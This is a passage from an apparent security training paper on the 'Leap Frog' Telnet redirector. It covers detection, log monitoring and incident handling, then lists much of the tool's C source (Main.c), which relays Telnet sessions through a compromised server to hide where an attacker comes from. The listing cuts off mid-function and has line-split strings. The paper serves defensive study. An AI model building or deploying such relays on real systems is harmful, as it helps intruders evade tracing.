In section 7, it has been identified that one of the signature of leapfrog, is the fact that there will be atypical Telnet activities occurring on the network. By setting up accordingly a network intrusion detection system, so it monitors for Telnet connections, then the intrusion detection system can detect leapfrog activity. This will be more efficient in conjunction with a policy stating that no Telnet between servers are allowed, just between system administrators' workstations and servers. In this situation, any Telnet activities would become illegitimate.

Logs, logs, logs and logs

Monitor your servers logs, they contain lots and lots of useful information. Well, some of it maybe useless… that's why it is recommended to have logs analysers scripts developed for your environment. In the HP Openview and Tivoli worlds, they are referred to as logfile adapters. These adapters will look into the log files and search for keywords. This helps identifying malicious activities, like someone Telnetting onto a server when it is against policy.

Reaction

The last step of defense is reactionary. Now that leapfrog has been detected, it must be taken out. This process is called Incident Handling. I present a very brief summary in here; detailed process is available in the SANS levelTwo certification program called Advanced Incident Handling and Hackers Exploits. A step-by-step guide is also available at http://www.sansstore.org/.

Prepare

Before anything else, before anyone ever hear of leapfrog, a group of individuals should have been identified as the Incident Handling team. They should be trained and equipped to deal with security incidents. Typical equipment includes tape backups, network analyzers, note pads. Every employee in the organisation must be made aware of the existence of this team so the day someone finds that there is a Leapfrog server in the shop, they will know whom to call: "the hack-busters".

Identify

When an alert is first sent to the team that an incident has occurred or is occurring, the first step of the team is to assign an individual to lead the team for this specific incident. Then ask anyone in contact with the supposedly contaminated server(s), to stop using this server(s). Then, the team must verify that there really is an incident. In the case of leapfrog, it would be verified by the presence of the leapfrog program on a server.

Contain

At first, survey the situation; try to find out if there still is activity. Backup the system. Eavluate if the operations should be stopped. Finding a Leapfrog server may be just the tip of the iceberg so to be prudent and thorough in the evaluation is very important.

Eradicate

In our specific case, this will require some investigation to find out how come the program was installed on a server; how did it get there. The server(s) logs may be helpful to perform the investigation. Hopefully, these logs are stored on a remote computer so nobody can modify/erase them.

Then, the cause of the incident should be removed. In a “leapfrog incident”, it implies that we would remove the software from the compromised computer.

When it is known how the software got there, new safeguards, controls and policies, as needed, should be designed and put in place to prevent other occurrences of the event. For example, if an internal employee has installed leapfrog, it may be considered to terminate the employee’s contract and to require more detailed personnel screening for future hires.

Recover

For our incident, having the software removed is probably enough to get rid of leapfrog. However, the presence of leapfrog on a server may also imply that there are other yet unknown problems on the server. A complete restore is still recommended. And, for a week or so after the incident, monitoring of the compromised servers should be in place. This is to ensure that the system is clean and stays clean.

Lessons learned and Follow-up

This has to be performed right after the incident has been dealt with. This way, nothing is forgotten. Memory is volatile, better put everything on paper as quickly as possible. The lessons learned objective is to help build a better Incident Handling process. It should also help understand how to improve the protection and detection mechanisms actually in place.

8. Source code/ Pseudo code

I am presenting code for the UNIX version. The program is made of 5 C modules

Main.c
Core module. Where all the functions/features of the program are written.

Link.c
This is for the linked list abstracted types.

Strings.c
This is for string and string I/O.

Colors.c
This is for the generation of colors on the user interface

Files.c
This is for files manipulation.

I am listing Main.c. only in this paper. The whole code can be obtained at the following URLs.

Official site; Windows and UNIX copies of the program available

http://www.cotse.com/CotseLabs/leapfrog/leapfrog.htm

UNIX version of the program is also available at the following site

http://packetstorm.securify.com/UNIX/utilities/leapfrog_1_0a.tar.gz

MAIN.C

```
/* server */
/* #define _REENTRANT */
#include "include/config.h"
#include <signal.h>
#include <stdio.h>
#include <stdarg.h>
#include <sys/types.h>
#include <errno.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <malloc.h>
#include <ctype.h>
#include <sys/ioctl.h>
#include <arpa/inet.h>
#include <fcntl.h>
#include <netdb.h>
#include <stdlib.h>
#include <string.h>
#include <sys/time.h>
#include <arpa/telnet.h>
#include <unistd.h>
#include <sys/wait.h>
#include <sys/un.h>
```

```
#include <sys/socket.h>
#include <sys/un.h>
#ifdef SOLARIS
 #include <sys/filio.h>
#endif
#include <netinet/in.h>
#include "include/link.h"
#include "include/linked_list.h"
#include "include/proto.h"
#include "include/version.h"

// the old redhat4 defs go back to previos redhat implentations before pthreads came
standard
#ifdef REDHAT4
#include </usr/include/pthread/mit/pthread.h>
#endif
#ifdef REDHAT5
#include <pthread.h>
#endif
#define IPROTO   0
#ifdef SOLARIS
extern int   close (int);
extern int   socket (int, int, int);
#if !defined(LINUX)
//extern int   getsockopt (int, int, int, char *, int *);
extern void  bzero (char *, int);
#endif                          /* LINUX */
extern int   listen (int, int);

#endif                          /* SOLARIS */

/* Local Function Prototypes */
char *first_char(char *line);
void init_socket(int port);
void who(struct frog *p, char *str);
void send_fd(struct frog *p, char *str);
void cls(struct frog *p, char *str);
void close_socket(struct frog *current);
void get_input(struct frog *current);
void show_login(struct frog *p);
void password_mode_on(struct frog  *p);
void password_mode_off(struct frog  *p);
void do_prompt(struct frog *p);
void hitells(struct frog *p, char *str);
void shut_down(struct frog *p, char *str);
void time_logged_in(struct frog *p, int x);
void init_signals();
void log_file(char *file, char *string, ...);
void alive_connect(void);
char *sys_time(void);
int input(struct frog *p);



struct terminal terms[] = {
     {"xterm", "\033[1m", "\033[m", "\033[H\033[2J"},
         {"vt220", "\033[1m", "\033[m", "\033[H\033[J"},
         {"vt100", "\033[1m", "\033[m", "50\033[;H\0332J"},
         {"vt102", "\033[1m", "\033[m", "50\033["},
         {"ansi", "\033[1m", "\033[0m", "50\033[;H\0332J"},
         {"wyse-30", "\033G4", "\033G0", ""},
         {"tvi912", "\033l", "\033m", "\032"},
         {"sun", "\033[1m", "\033[m", "\014"},
         {"adm", "\033)", "\033(", "1\032"},
         {"hp2392", "\033&dB", "\033&d@", "\033H\033J"},
         {"java","","",""},
         {0, "", "", ""}
```

```
};

// struct to hold any function calls made by connected, will work for admin tools
struct command all[] =
{
     {"cls",cls,0,0,0,0},
     {"help",view_commands,0,0,0,0},
     {"time",time_up,0,0,0,0},
     {0, 0, 0, 0, 0, 0, 0}
};

/* Local/global Variables */
int RAMUSED;
int mainsock;
pid_t pid;
FILE *wt;
int in_current=0;
int in_pack_current=0;
int out_current=0;
int out_pack_current=0;
int logins;
int current_online;
int alive_descriptor;

// mutexs not used in this program, can be used though
pthread_mutex_t linked_list = PTHREAD_MUTEX_INITIALIZER;

void* serverWatch( void* );
void* serverClient( struct player_t *p_t);

void* configWatch( void* );
void* configClient( struct player_t *p_t);


// port to def listen on
int main_descriptor;
// port to def+1 listen on config thread
int config_descriptor;

// time value
time_t timeval;

int main ( void )
{

   pthread_t watcher_thr,watcher_thr2;

   RAMUSED=0;

   log_file("server","Trying to connect to port....\n");
   if (VERBOSE)
    printf("trying to connect to port..\n");


   // init the socket for use on SERVERPORT
   init_socket(SERVERPORT);
   // create thread for def port
   pthread_create(&watcher_thr,NULL,serverWatch,(void*)NULL);

   // create thread for def+1 port config thread we pass null b/c we have nothing to pass
   pthread_create(&watcher_thr2,NULL,configWatch,(void*)NULL);

   /* random number generation */
   srand((unsigned int)getpid());

   // Start our signal Handlers
   init_signals();
   for (;;)
     {
        // we will sleep here for 30 minutes then will sync all files at that time
        // that is 1800 seconds == 30 mins
        sleep(1800);

        if (1)
          {
// do whatever in here I write out to a log for sanity every 30mins
             log_file("sync.fil","Sanity\n");
          }
        else
          {
// ditto
             log_file("sync.fil","Ratts No Sanity?\n");
          }

     }
exit(0);
}

/* log files */
void log_file(char *file, char *string, ...)
{
   va_list argnum;
   char stack[255],data[255];
   int fd, length;

   // they dont/do want logging
   #if !defined(LOGGING)
     return;
   #endif

   va_start(argnum, string);
   vsprintf(data,string,argnum);
   va_end(argnum);

   sprintf(stack, "%slogs/%s.log", ROOT, file);
   fd = open(stack, O_CREAT | O_WRONLY | O_SYNC, S_IRUSR | S_IWUSR);
   length = lseek(fd, 0, SEEK_END);
   write(fd, data, strlen(data));
   close(fd);
}


/* not  areal lot done here just old style signal handler */
void sig_exit(int crap)
{
   char buf[255];
   if (VERBOSE)
        printf("Signal Caught sig_exit. Exiting Cleanly.\n");

   sprintf(buf,"Signal %d caught sig_exit exiting cleanly?\n",crap);
   log_file("signals",buf);
}
void sig_segv(int crap)
{
   char buf[255];

   if (VERBOSE)
        printf("Segmentation Violation Caught. Exiting Cleanly\n");

   sprintf(buf,"Signal %d caught exiting cleanly? Seg Violation\n",crap);
   log_file("signals",buf);

   // lets try to sync all the files now....
   pthread_mutex_unlock(&linked_list);

   exit(crap);
}
void sig_kill(int crap)
{
   char buf[255];

   if (VERBOSE)
    printf("Signal %d caught, Kill caught,  exiting cleanly?\n",crap);

   sprintf(buf,"Signal %d caught, Kill caught,  exiting cleanly?\n",crap);
   log_file("signals",buf);
   exit(crap);
   return;
}

void sig_usr(int crap)
{
   char buf[255];

   if (VERBOSE)
    printf("Signal %d caught, sig usr 1 or 2 or neither,  exiting cleanly?\n",crap);

   if ((crap==SIGUSR1))
     sprintf(buf,"Signal %d caught, sig usr2,  exiting cleanly?\n",crap);
   else
     if ((crap==SIGUSR2))
        sprintf(buf,"Signal %d caught, sig usr2,  exiting cleanly?\n",crap);
   else
      sprintf(buf,"Signal %d caught, in sig usr neither 1 or 2,  exiting 
cleanly?\n",crap);

   log_file("signals",buf);
   exit(crap);
   return;
}

void sig_pipe(int crap)
{
   if (VERBOSE)
     printf("SIGPIPE CAUGHT\n");

   log_file("signals","SIGPIPE error ratts");
   signal(SIGPIPE,sig_pipe);
   return;
}

void sig_term(int crap)
{
   if (VERBOSE)
   printf("SIGTERM CAUGHT\n");
   log_file("signals","SIGTERM error ratts");
   signal(SIGTERM,sig_term);
   return;
}
void init_signals()
{

        signal(SIGPIPE, sig_pipe);
        signal(SIGHUP, sig_exit);
        signal(SIGINT, sig_exit);
        signal(SIGQUIT, sig_exit);
        signal(SIGILL, sig_exit);
        signal(SIGTRAP, sig_exit);
        signal(SIGIOT, sig_exit);
        signal(SIGBUS, sig_exit);
        signal(SIGFPE, sig_exit);
        signal(SIGKILL, sig_kill);
        signal(SIGSEGV, sig_segv);
        signal(SIGALRM, sig_exit);
        signal(SIGTERM, sig_term);
        signal(SIGCHLD, sig_exit);
        signal(SIGCONT, sig_exit);
        signal(SIGSTOP, sig_exit);
        signal(SIGTSTP, sig_exit);
        signal(SIGTTIN, sig_exit);
        signal(SIGTTOU, sig_exit);
        signal(SIGURG, sig_exit);
        signal(SIGXCPU, sig_exit);
        signal(SIGXFSZ, sig_exit);
        signal(SIGVTALRM, sig_exit);
        signal(SIGPROF, sig_exit);
        signal(SIGWINCH, sig_exit);
        signal(SIGIO, sig_exit);
        signal(SIGPWR, sig_exit);
}

// initilize the main socket
void            init_socket(int port)
{
   struct sockaddr_in main_socket, config_socket;
   int             dummy = 1,dummy_2=1,config_port;
   char *hostname;
   struct hostent *hp;


   /* grab the main socket */

   hostname=(char *)malloc(101);
   RAMUSED+=sizeof(hostname);
   bzero((char *)&main_socket, sizeof(struct sockaddr_in));
   bzero((char *)&config_socket, sizeof(struct sockaddr_in));
   gethostname(hostname,100);

   hp=gethostbyname(hostname);
   if ( hp == NULL)
   {
      printf("Error: Host machine does not exist!\n");
   }

   main_socket.sin_family=hp->h_addrtype;
   main_socket.sin_port=htons(port);

   config_socket.sin_family=hp->h_addrtype;
   config_port=port+1;
   config_socket.sin_port=htons(config_port);

   main_descriptor = socket(AF_INET, SOCK_STREAM, IPROTO);
   if (main_descriptor < 0)
   {
      printf("Couldn't grab main socket!!!\n");
      exit(-1);
   }

   config_descriptor = socket(AF_INET, SOCK_STREAM, IPROTO);
   if (config_descriptor < 0)
     {
             printf("Couldn't grab config socket!!!\n");
             exit(-1);
     }

   if (setsockopt(main_descriptor, SOL_SOCKET, SO_REUSEADDR, (char *) &dummy,
       sizeof(dummy)) < 0)
      printf("Couldn't setsockopt() main\n");

    if (setsockopt(config_descriptor, SOL_SOCKET, SO_REUSEADDR, (char *) &dummy_2,
                         sizeof(dummy_2)) < 0)
           printf("Couldn't setsockopt() config\n");

   // we do not need to set it non block but here is the code to do it att & bsd
   /*   flags=fcntl(main_descriptor,F_GETFL,0);
   fcntl(main_descriptor,F_SETFL,O_NONBLOCK|flags);


   if (ioctl(main_descriptor, FIONBIO, &dummy) < 0)
   printf("Can't set non-blocking\n");
   */


   if (bind(main_descriptor, (struct sockaddr *) & main_socket, sizeof(main_socket)) < 0)
   {
      if (VERBOSE)
       printf("Couldn't bind main socket!!! ... check if something is already listening on
that port!\n");
      log_file("server","Couldn't bind main socket!!! ... check if something is alreadyn
listening on that port!\n");
      exit(-2);
   }


   if (bind(config_descriptor, (struct sockaddr *) & config_socket, sizeof(config_socket))
< 0)
     {
       if (VERBOSE)
         printf("Couldn't bind config socket!!! ... check if something is already
listening on that port!\n");
       log_file("server","Couldn't bind config socket!!! ... check if something is
alreadyn listening on that port!\n");
       exit(-2);
     }

   if (listen(main_descriptor, 5) < 0)
      printf("Listen refused main\n");


   if (listen(config_descriptor, 5) < 0)
     printf("Listen refused config\n");

   pid=getpid();

   (void)time(&timeval);
   if (VERBOSE)
     {
   printf ("\n\nServer %s's main socket is set to receive on port - %d pid =%d\n",
hostname,port,(int)pid);
   printf("starting date and time %s \n",ctime(&timeval));
       printf("\n\nServer Config socket is set to receive on port %d\n",port+1);
     }
   log_file("server","\n\nServer %s's main socket is set to receive on port - %d pid
=%d\n", hostname,port,pid);
   log_file("server","\n\nServer Config is set to receive on port %d\n",port+1);
   log_file("server","starting date and time : %s \n",ctime(&timeval));
}

// config descriptor thread
void* configWatch(void* dummy)
{
      pthread_t dummy_thr;
      int accepted_socket;
      int test,size;
      struct sockaddr_in accept_addr;
      struct player_t *passed_t;
      struct hostent *addy;

      fd_set read_set;
      int ready_fd;

      test=0;

      // loop forever
      for (;;)
     {
                /* wait for client to connect up */


                // dont forget to zero out the set and reset what we are looking for every
time we go into the loop
                FD_ZERO(&read_set);
                FD_SET(config_descriptor, &read_set);

                // listen on the main socket and wait for someone to connect
                // bc we are threaded block, non block is not important
                do {

                             ready_fd= select(FD_SETSIZE, &read_set, NULL,NULL,NULL);

               }
                 while (ready_fd<=0 || !FD_ISSET(config_descriptor, &read_set));

                /* client has now connected */

               /* pass a thread data structure to the thread instead of just the fd */
                passed_t=(struct player_t *)malloc(sizeof(players_t));
                RAMUSED+=sizeof(passed_t);

                size = sizeof(accept_addr);
                accepted_socket = accept(config_descriptor, (struct
sockaddr*)&accept_addr, &size);

                passed_t->socket=accepted_socket;
                strcpy(passed_t->sin_addr,inet_ntoa(accept_addr.sin_addr));
                addy=(void *)0;
                addy = gethostbyaddr((char *) &(accept_addr.sin_addr.s_addr),
                                   sizeof(accept_addr.sin_addr.s_addr), AF_INET);
                if (addy)
                          passed_t->numerical_address = strdup(addy->h_name);
                   else
                          passed_t->numerical_address = passed_t->sin_addr;

                /* your pid */
                passed_t->pid=getpid();

                /* create a new thread and pass the thread data structure we created to
it..nice way to encapsulate data */
                // we dont care about thread syncing per-se that is why we are not keeping
track in any conventional manner
                pthread_create(&dummy_thr, NULL, (void *) configClient, (struct player *)
passed_t);

     }
}



// main descriptor thread
void* serverWatch(void* dummy)
{
   pthread_t dummy_thr;
   int accepted_socket;
   int test,size;
   struct sockaddr_in accept_addr;
   struct player_t *passed_t;
   struct hostent *addy;

   fd_set read_set;
   int ready_fd;

   test=0;

   // loop forever
   for (;;)
     {
        /* wait for client to connect up */


        // dont forget to zero out the set and reset what we are looking for every time we 
go into the loop
        FD_ZERO(&read_set);
        FD_SET( main_descriptor, &read_set);

        // listen on the main socket and wait for someone to connect
        // bc we are threaded block, non block is not important
        do {

           ready_fd= select(FD_SETSIZE, &read_set, NULL,NULL,NULL);

             }
         while (ready_fd<=0 || !FD_ISSET(main_descriptor, &read_set));

        /* client has now connected */

       /* pass a thread data structure to the thread instead of just the fd */
        passed_t=(struct player_t *)malloc(sizeof(players_t));
        RAMUSED+=sizeof(passed_t);

        size = sizeof(accept_addr);
        accepted_socket = accept(main_descriptor, (struct sockaddr*)&accept_addr, &size);

        passed_t->socket=accepted_socket;
        strcpy(passed_t->sin_addr,inet_ntoa(accept_addr.sin_addr));
        addy=(void *)0;
        addy = gethostbyaddr((char *) &(accept_addr.sin_addr.s_addr),
                                       sizeof(accept_addr.sin_addr.s_addr),
                                       AF_INET);
        if (addy)
                passed_t->numerical_address = strdup(addy->h_name);
           else
                passed_t->numerical_address = passed_t->sin_addr;

        /* your pid */
        passed_t->pid=getpid();

        /* create a new thread and pass the thread data structure we created to it..nice 
way to encapsulate data */
        // we dont care about thread syncing per-se that is why we are not keeping track 
in any conventional manner
        pthread_create(&dummy_thr, NULL, (void *) serverClient, (struct player *) 
passed_t);

     }
}

/* config client to the socket for configuration issues */
```

```
void* configClient(struct player_t *p_t)
{
   int dummy = 1;
   struct frog *p;
   time_t time_now;
   char hostname[101];
   char host_name[20];
   int y,x;
   int run_command;


   logins++;
   /* set non blocking of io */
   if (ioctl(p_t->socket, FIONBIO, &dummy) < 0)
     printf("Can't set non-blocking\n");

   gethostname(hostname,100);
   x=0;
   while(x<strlen(hostname) && (hostname[x]!='.'))
              host_name[x]=hostname[x++];

   x=0;

   p=(struct frog*)malloc(sizeof(FROG));
   p->stack=(char *)malloc(200*sizeof(char));
   p->totell=(char *)malloc(200*sizeof(char));

      /* zero them out now */

   memset(p, 0, sizeof(p));
   p->flags=0;



      /* get ip# and hostname if they have one */
      strcpy(p->num_addr,p_t->sin_addr);
      strncpy(p->inetaddr, p_t->numerical_address, 50 - 2);
      (void *)p->socket=(void *)p_t->socket;

      p->term=1;
      p->oldstack=p->stack;



      /* log every connection  */

   (void)time(&time_now);
   log_file("config_logins","server name:%s inet addr:%s - %s",p->name,p-
>inetaddr,ctime(&time_now));

   send_fd(p,"\n\n\t\t\t\tWelcome To ^GLeap Frog^N:\n");
   send_fd(p,"\n\n\t\t^Gwww.cotse.com^N (^GC^Nhurch ^GO^Nf");
   send_fd(p," ^GT^Nhe ^GS^Nwimming ^GE^Nlephant)\n\n");
   send_fd(p,"\tNOTE: You have connected to the configuration utility\n");
   send_fd(p,"\tThe New configuration (if it can be resolved) will be cached\n");
   send_fd(p,"\tIf this is the first time you are connecting (resolved queries) will be
cached\n");
   send_fd(p,"\nPlease enter Server and port (default is 23) Followed by a carriage
return\n");
   send_fd(p,"Help is Available: type -> help\n");
   send_fd(p,"Example foo.bar.com 4365\n\n");

  run_command=0;
   p->flags=0;
  while(run_command>-1) {
   send_fd(p,"Type In server and port to ^GLeap Frog^N To\n> ");
   if(!(input(p)))
```

```
     {
        free(p->stack);
        free(p->totell);
        free(p);
        close(p_t->socket);
        pthread_exit(NULL);
        return 0;
     }
  if (p->flags & PANIC)
       {
           free(p->stack);
                  free(p->totell);
                  free(p);
                  close(p_t->socket);
                  pthread_exit(NULL);
                  return 0;
       }

   x=0;
   while(x<strlen(p->buffer) && p->buffer[x]!=' ')
     p->name[x]=p->buffer[x++];

   p->name[x]='\0';
   if (!strcasecmp(p->name,"quit"))
       {
           free(p->stack);
                            free(p->totell);
                            free(p);
                            close(p_t->socket);
                            pthread_exit(NULL);
                            return 0;
       }

   // here is where you can check for commands a function would be better, but i will do
it here for now
   run_command=do_match(p,p->buffer,all);
   if (run_command>-1)
       execute_command(p, all, " ", run_command);
  p->flags=0;
  }

   y=0;

   while (x<strlen(p->buffer) && p->buffer[x]==' ')
     x++;

   while(x<strlen(p->buffer) && p->buffer[x]!=' ')
     p->port[y++]=p->buffer[x++];

   p->port[y]='\0';

   p->remote_port=atoi(p->port);
   if (p->remote_port==0)
     p->remote_port=23;

   SENDFD(p,"ok trying %s %d\nPlease Wait connecting\n",p->name,p->remote_port);

   // now lets do the connection to the desired location
   // we cannot let them log back into us
   p->temp_long=inet_addr(p->name);

     if (!(p->host_entry = gethostbyname(p->name)) &&
               !(p->host_entry = gethostbyaddr((char *)&p->temp_long, 4, AF_INET))) {
           if (p->name)
              SENDFD(p,"The address %s you have given could not be resolved\n",p->name);
           else
              send_fd(p,"Could not resolve that address\n");
           (void)time(&time_now);
        log_file("failed_connect","addr:%s could not connect to %s - %s",p->inetaddr,(p-
>name ? p->name : "NO NAME"),ctime(&time_now));
           free(p->stack);
                free(p->totell);
                free(p);
           close(p_t->socket);
           pthread_exit(NULL);
           return 0;
     }


   p->host_entry_add=gethostbyaddr((char *)&p->temp_long, 4, AF_INET);

   if (p->name)
     {

        if (!strcasecmp((char *)p->name, hostname) || !strcasecmp((char *)p-
>name,host_name) || !strcasecmp((char *)p->name,"localhost"))
          {
                 SENDFD(p,"Sorry But you cannot connect back to me!\n");
                 (void)time(&time_now);
                 log_file("reconnect","server name:%s inet addr:%s attempted to reconnect
to us - %s",p->name,p->inetaddr,ctime(&time_now));
                 free(p->stack);
                 free(p->totell);
                free(p);
                 close(p_t->socket);
                 pthread_exit(NULL);
                 return 0;
          }
     }
   else
      if (!strcasecmp((char *)p->host_entry_add,p->inetaddr))
     {
            SENDFD(p,"Sorry But you cannot connect back to me!\n");
            (void)time(&time_now);
            log_file("reconnect","server name:%s inet addr:%s attempted to reconnect to us -
%s",p->name,p->inetaddr,ctime(&time_now));
            free(p->stack);
              free(p->totell);
              free(p);
            close(p_t->socket);
            pthread_exit(NULL);
            return 0;
     }


   (void)time(&time_now);
   log_file("login_attempt","server name:%s is attempting to connect to %s on port %d -
%s",p->inetaddr,p->name,p->remote_port,ctime(&time_now));

     if ((p->remote_sock = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1) {
          SENDFD(p,"Ratts Could not get socket()\n");
          (void)time(&time_now);
           log_file("socket","Could not get socket - %s",ctime(&time_now));
          free(p->stack);
                free(p->totell);
                free(p);
             close(p_t->socket);
          pthread_exit(NULL);
          return 0;
     }

     p->remote_addr.sin_family = p->host_entry->h_addrtype;
     p->remote_addr.sin_port = htons(p->remote_port);
     memcpy(&p->remote_addr.sin_addr, p->host_entry->h_addr, p->host_entry->h_length);
     p->address.sin_family=AF_INET;
     p->address.sin_port=p->remote_port;
     p->address.sin_addr=*(struct in_addr *)*p->host_entry->h_addr_list;


   if (connect(p->remote_sock, (struct sockaddr *)&p->remote_addr, sizeof(p-
>remote_addr))) {
        SENDFD(p,"Could not connect to %s on port %d\n",p->name,p->remote_port);
        free(p->stack);
        free(p->totell);
        free(p);
        close(p_t->socket);
        pthread_exit(NULL);
        return 0;
      }

   (void)time(&time_now);
// close this fd
   close(p->remote_sock);
   SENDFD(p,"Got A good connection to %s on port %d\n",p->name,p->remote_port);


   if(read_modify_write(p)) {
      send_fd(p,"Cached Data\n");
      send_fd(p,"To get to the ^GLeap Frog^N\n");
      SENDFD(p,"Type: ^Rtelnet %s %d^N\n",hostname,SERVERPORT);
   }
    else
        send_fd(p,"Sorry could not update/add cache\n");

   free(p->stack);
   free(p->totell);
   free(p);
   close(p_t->socket);
   pthread_exit(NULL);
   return 0;
}

int input(struct frog *p)
{
   double idle_out;
   time_t time_now;
   fd_set my_set; // select
   static struct timeval timeout; // select call
   int my_fd; // select


   p->count=0;
   p->idle=time((time_t *)0);
   p->flags &= ~(LAST_CHAR_WAS_R | LAST_CHAR_WAS_N);
   while (!(p->flags & LAST_CHAR_WAS_N))
     {

        do {
           FD_ZERO(&my_set);
           FD_SET( p->socket, &my_set);
           timeout.tv_sec=(long)0;
           timeout.tv_usec=(long)3; // this seems like enough time
           my_fd= select(FD_SETSIZE, &my_set, NULL,NULL,&timeout);


           if ((idle_out=difftime(time((time_t *)0),p->idle))>30) // 30 secs before you
idle out
             {
               (void)time(&time_now);
               log_file("idle_out","server name:%s inet addr:%s idled out - %s",p->name,p-
>inetaddr,ctime(&time_now));
```

```
               send_fd(p,"Sorry But you are not going to suck up a line on me 30sec
idleout\n");
               p->flags|=PANIC;
               p->booted=1;
                return -1;
            }
        }
        while (my_fd<=0 || !FD_ISSET(p->socket, &my_set));
        // stuf is wating now get it
        get_input(p);
     }
   // just to tiddy up
       p->flags &= ~(LAST_CHAR_WAS_R | LAST_CHAR_WAS_N);
       p->count=0;
   return 1;
}

/* serve the client on the spec socket from thread call */
void* serverClient( struct player_t *p_t)
{
   int count;
   struct frog *p;
   time_t time_now;
   char buf[4096];
   fd_set my_set; // select
   static struct timeval timeout; // select call
   int my_fd; // select
   double idle_out;
   int x,y;
   int dummy = 1;
   char hostname[101];
   char host_name[20];
   char stack[255];
   int found=0;

   logins++;
   gethostname(hostname,100);
   x=0;

   while(x<strlen(hostname) && (hostname[x]!='.'))
        host_name[x]=hostname[x++];
   x=0;

/* set non blocking of io */
   if (ioctl(p_t->socket, FIONBIO, &dummy) < 0)
      printf("Can't set non-blocking\n");

   count=1;

   p=(struct frog*)malloc(sizeof(FROG));
   p->stack=(char *)malloc(200*sizeof(char));
   p->totell=(char *)malloc(200*sizeof(char));

   /* zero them out now */
   memset(p, 0, sizeof(p));
   p->flags=0;



   /* get ip# and hostname if they have one */
   strcpy(p->num_addr,p_t->sin_addr);
   strncpy(p->inetaddr, p_t->numerical_address, 50 - 2);
   (void *)p->socket=(void *)p_t->socket;

   p->term=1;
   p->oldstack=p->stack;
   /* log every connection  */
   (void)time(&time_now);
   log_file("logins","server name:%s inet addr:%s - %s",p->name,p-
>inetaddr,ctime(&time_now));

   // lets see if they have connected to us before
    sprintf(stack,"%s/files/%s",ROOT,USERS_ADDRESS_FILE);

   if (read_in(p))
     {
       found=1;
       p->flags &= ~ _VERBOSE;
     }
   else
     {
       found=0;
       p->flags |=_VERBOSE;
     }

// my intro message

   if (p->flags & _VERBOSE) {
      SENDFD(p,"\t\t\t\tWelcome to ^GLeap Frog^N\n\n");
      send_fd(p,"\n\n\t\t^Gwww.cotse.com^N (^GC^Nhurch ^GO^Nf");
      send_fd(p," ^GT^Nhe ^GS^Nwimming ^GE^Nlephant)\n\n");
   }


   if (p->flags & _VERBOSE)
       send_fd(p,"Enter Location and port (default is 23) to telnet to followed by
enter.\nExample: foo.bar.com 8976\n> ");

   // read data from session opened
   p->count=0;
   p->idle=time((time_t *)0);
   p->flags &= ~(LAST_CHAR_WAS_R | LAST_CHAR_WAS_N);
 if (!found) {
   while (!(p->flags & LAST_CHAR_WAS_N))
     {
         do {
                FD_ZERO(&my_set);
                FD_SET( p->socket, &my_set);
                timeout.tv_sec=(long)0;
                timeout.tv_usec=(long)3; // this seems like enough time
                my_fd= select(FD_SETSIZE, &my_set, NULL,NULL,&timeout);
                if ((idle_out=difftime(time((time_t *)0),p->idle))>30) // 30 secs before
you idle out
                  {
                    (void)time(&time_now);
                    log_file("idle_out","server name:%s inet addr:%s idled out - %s",p-
>name,p->inetaddr,ctime(&time_now));
                     send_fd(p,"Sorry But you are not going to suck up a line on me 30sec
idleout\n");
                     p->flags|=PANIC;
                     p->booted=1;
                    free(p->stack);
                       free(p->totell);
                       free(p);
                     close(p_t->socket);
                     pthread_exit(NULL);
                     return 0;
                     break;
                  }
             }
            while (my_fd<=0 || !FD_ISSET(p->socket, &my_set));
         // ok now get the input from the fd
           get_input(p);
     }
// just to tiddy up
    p->flags &= ~(LAST_CHAR_WAS_R | LAST_CHAR_WAS_N);
    p->count=0;


// get the host/port now
   x=0;
    while(x<strlen(p->buffer) && p->buffer[x]!=' ')
     p->name[x]=p->buffer[x++];

    p->name[x]='\0';

     y=0;
    while (x<strlen(p->buffer) && p->buffer[x]==' ')
      x++;

    while(x<strlen(p->buffer) && p->buffer[x]!=' ')
      p->port[y++]=p->buffer[x++];

   p->port[y]='\0';


   p->remote_port=atoi(p->port);
   if (p->remote_port==0)
    p->remote_port=23;

 } // end of not found

// now lets resolve the desired address

// we cannot let them log back into us
p->temp_long=inet_addr(p->name);

  if (!(p->host_entry = gethostbyname(p->name)) &&
      !(p->host_entry = gethostbyaddr((char *)&p->temp_long, 4, AF_INET))) {
   if (p->name)
    SENDFD(p,"The address %s you have given could not be resolved\n",p->name);
   else
    send_fd(p,"Could not resolve that address\n");
   (void)time(&time_now);
   log_file("failed_connect","addr:%s could not connect to %s - %s",p->inetaddr,(p->name ?
p->name : "NO NAME"),ctime(&time_now));
   free(p->stack);
        free(p->totell);
        free(p);
   close(p_t->socket);
   pthread_exit(NULL);
   return 0;
  }


p->host_entry_add=gethostbyaddr((char *)&p->temp_long, 4, AF_INET);

if (p->name)
 {
 if (!strcasecmp((char *)p->name, hostname) || !strcasecmp((char *)p->name,host_name) ||
!strcasecmp((char *)p->name,"localhost"))
  {
    SENDFD(p,"Sorry But you cannot connect back to me!\n");
    (void)time(&time_now);
    log_file("reconnect","server name:%s inet addr:%s attempted to reconnect to us - %s",p-
>name,p->inetaddr,ctime(&time_now));
    free(p->stack);
        free(p->totell);
        free(p);
     close(p_t->socket);
    pthread_exit(NULL);
    return 0;
  }
 }
else
 if (!strcasecmp((char *)p->host_entry_add,p->inetaddr))
{
    SENDFD(p,"Sorry But you cannot connect back to me!\n");
    (void)time(&time_now);
    log_file("reconnect","server name:%s inet addr:%s attempted to reconnect to us - %s",p-
>name,p->inetaddr,ctime(&time_now));
    free(p->stack);
      free(p->totell);
      free(p);
    close(p_t->socket);
    pthread_exit(NULL);
    return 0;
  }


   if (p->flags & _VERBOSE)
     SENDFD(p,"Attempting a connection to %s on port %d\nPlease Wait...\n",p->name,p-
>remote_port);

(void)time(&time_now);
log_file("login_attempt","server name:%s is attempting to connect to %s on port %d - %s",p-
>inetaddr,p->name,p->remote_port,ctime(&time_now));


  if ((p->remote_sock = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1) {
  SENDFD(p,"Ratts Could not get socket()\n");
  (void)time(&time_now);
   log_file("socket","Could not get socket - %s",ctime(&time_now));
  free(p->stack);
        free(p->totell);
        free(p);
     close(p_t->socket);
  pthread_exit(NULL);
  return 0;
 }

  p->remote_addr.sin_family = p->host_entry->h_addrtype;
  p->remote_addr.sin_port = htons(p->remote_port);
  memcpy(&p->remote_addr.sin_addr, p->host_entry->h_addr, p->host_entry->h_length);
  p->address.sin_family=AF_INET;
  p->address.sin_port=p->remote_port;
